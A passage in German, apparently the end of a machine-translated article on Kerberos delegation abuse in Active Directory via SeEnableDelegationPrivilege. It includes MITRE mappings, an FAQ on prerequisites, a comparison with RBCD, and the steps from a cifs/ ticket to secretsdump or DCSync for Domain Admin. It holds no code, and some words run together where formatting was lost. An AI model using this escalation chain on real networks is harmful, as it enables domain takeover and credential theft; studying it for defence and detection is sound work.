Auf Framework-Ebene entspricht diese Technik MITRE ATT&CK unter Credential Access / Steal or Forge Kerberos Tickets (T1558) und Persistence / Account Manipulation (T1098) – nützlich, wenn Sie Erkennungen in ein System integrieren, das nach Taktiken/Techniken klassifiziert.
FAQ - Häufig gestellte Fragen #
Reicht SeEnableDelegationPrivilege allein aus, um Privilegien zu erzwingen?
Nein. Sie benötigen auch Kontrolle (Zugangsdaten, GenericAll/GenericWriteoder die Möglichkeit, ein Maschinenkonto zu erstellen) auf mindestens einem Objekt, auf das die Delegierungskonfiguration angewendet werden soll.
Worin besteht der Hauptunterschied zu RBCD?
Bei der klassischen eingeschränkten Delegierung werden die Berechtigungen auf dem Konto konfiguriert, das „delegiert“ (es ist notwendig). SeEnableDelegationPrivilegeBei RBCD werden sie auf der Zielserverseite konfiguriert (msDS-AllowedToActOnBehalfOfOtherIdentity), und diese Berechtigung wird auf Domänenebene nicht benötigt.
Warum blockiert MachineAccountQuota den einfachsten Weg?
Da eine „saubere“ uneingeschränkte Delegierung in der Regel die Erstellung eines neuen Computerkontos zur Konfiguration erfordert. Wenn das Kontingent 0 beträgt und Sie noch kein Konto besitzen, auf das Sie sich bewerben können, TRUSTED_FOR_DELEGATIONSie sind gezwungen, ein bereits vorhandenes kontrolliertes Konto wiederzuverwenden, was oft direkt zu eingeschränkter Delegierung führt.
Warum verwende ich CIFS anstelle von LDAP?
cifs/ Die Verbindung zum Rechenzentrum ermöglicht Ihnen den SMB-Zugriff auf die administrativen Freigaben, ausreichend für secretsdump via DRSUAPI. ldap/ Dies ist nützlich, egal ob es sich um eine direkte Abfrage oder einen DCSync-Angriff über LDAP handelt – es kommt darauf an, was Sie mit dem erhaltenen Ticket anfangen wollen.
Funktioniert die uneingeschränkte Delegierung kontoübergreifend und nicht nur auf Computern?
Ja, aber mit einem wichtigen praktischen Unterschied: Ein Computerkonto kann sich selbst einen SPN zuweisen, ein Benutzerkonto nicht. Wenn das Konto mit uneingeschränkter Delegierung ein Benutzerkonto ist, kann ein zweites Konto mit GenericAll/GenericWrite darauf, um den SPN einstellen zu können, der für die Konvertierung erforderlich ist.
Technische Korrelation #
- RBCD: gleiche Angriffsfamilie, aber ohne die Notwendigkeit von
SeEnableDelegationPrivilegeNützlich, wenn Sie das Zielobjekt direkt steuern. - Missbrauch von Computerkonten durch Schattenanmeldeinformationen: eine Alternative, um die Kontrolle über ein Maschinenkonto zu übernehmen, wenn Sie haben
GenericWrite/GenericAllSie bevorzugen aber ein Zertifikat anstelle einer Passwortänderung. - DCSync: oft der letzte Schritt, nachdem man ein Ticket (oder ein gestohlenes TGT) durch die Vortäuschung der Identität eines Kontos mit Replikationsberechtigungen erhalten hat
Abschluss #
SeEnableDelegationPrivilege Es ist einer dieser Vorteile, der bei BloodHound harmlos erscheint – er fällt nicht so sehr auf wie … GenericAll auf einem DC. Aber auch kombiniert mit nur GenericAll/GenericWrite Mit einem bestehenden Konto (oder der Option, ein neues zu erstellen) ist dies ein direkter und unauffälliger Weg zum Domänenadministrator, ohne Hashes zu knacken oder Software-Schwachstellen auszunutzen. Das gründliche Verständnis von S4U2Self und S4U2Proxy – und der Logik hinter der uneingeschränkten Variante – anstatt nur den Befehl zu kopieren, ist entscheidend, um einen Angriff erfolgreich durchzuführen und gleichzeitig Fehler diagnostizieren zu können.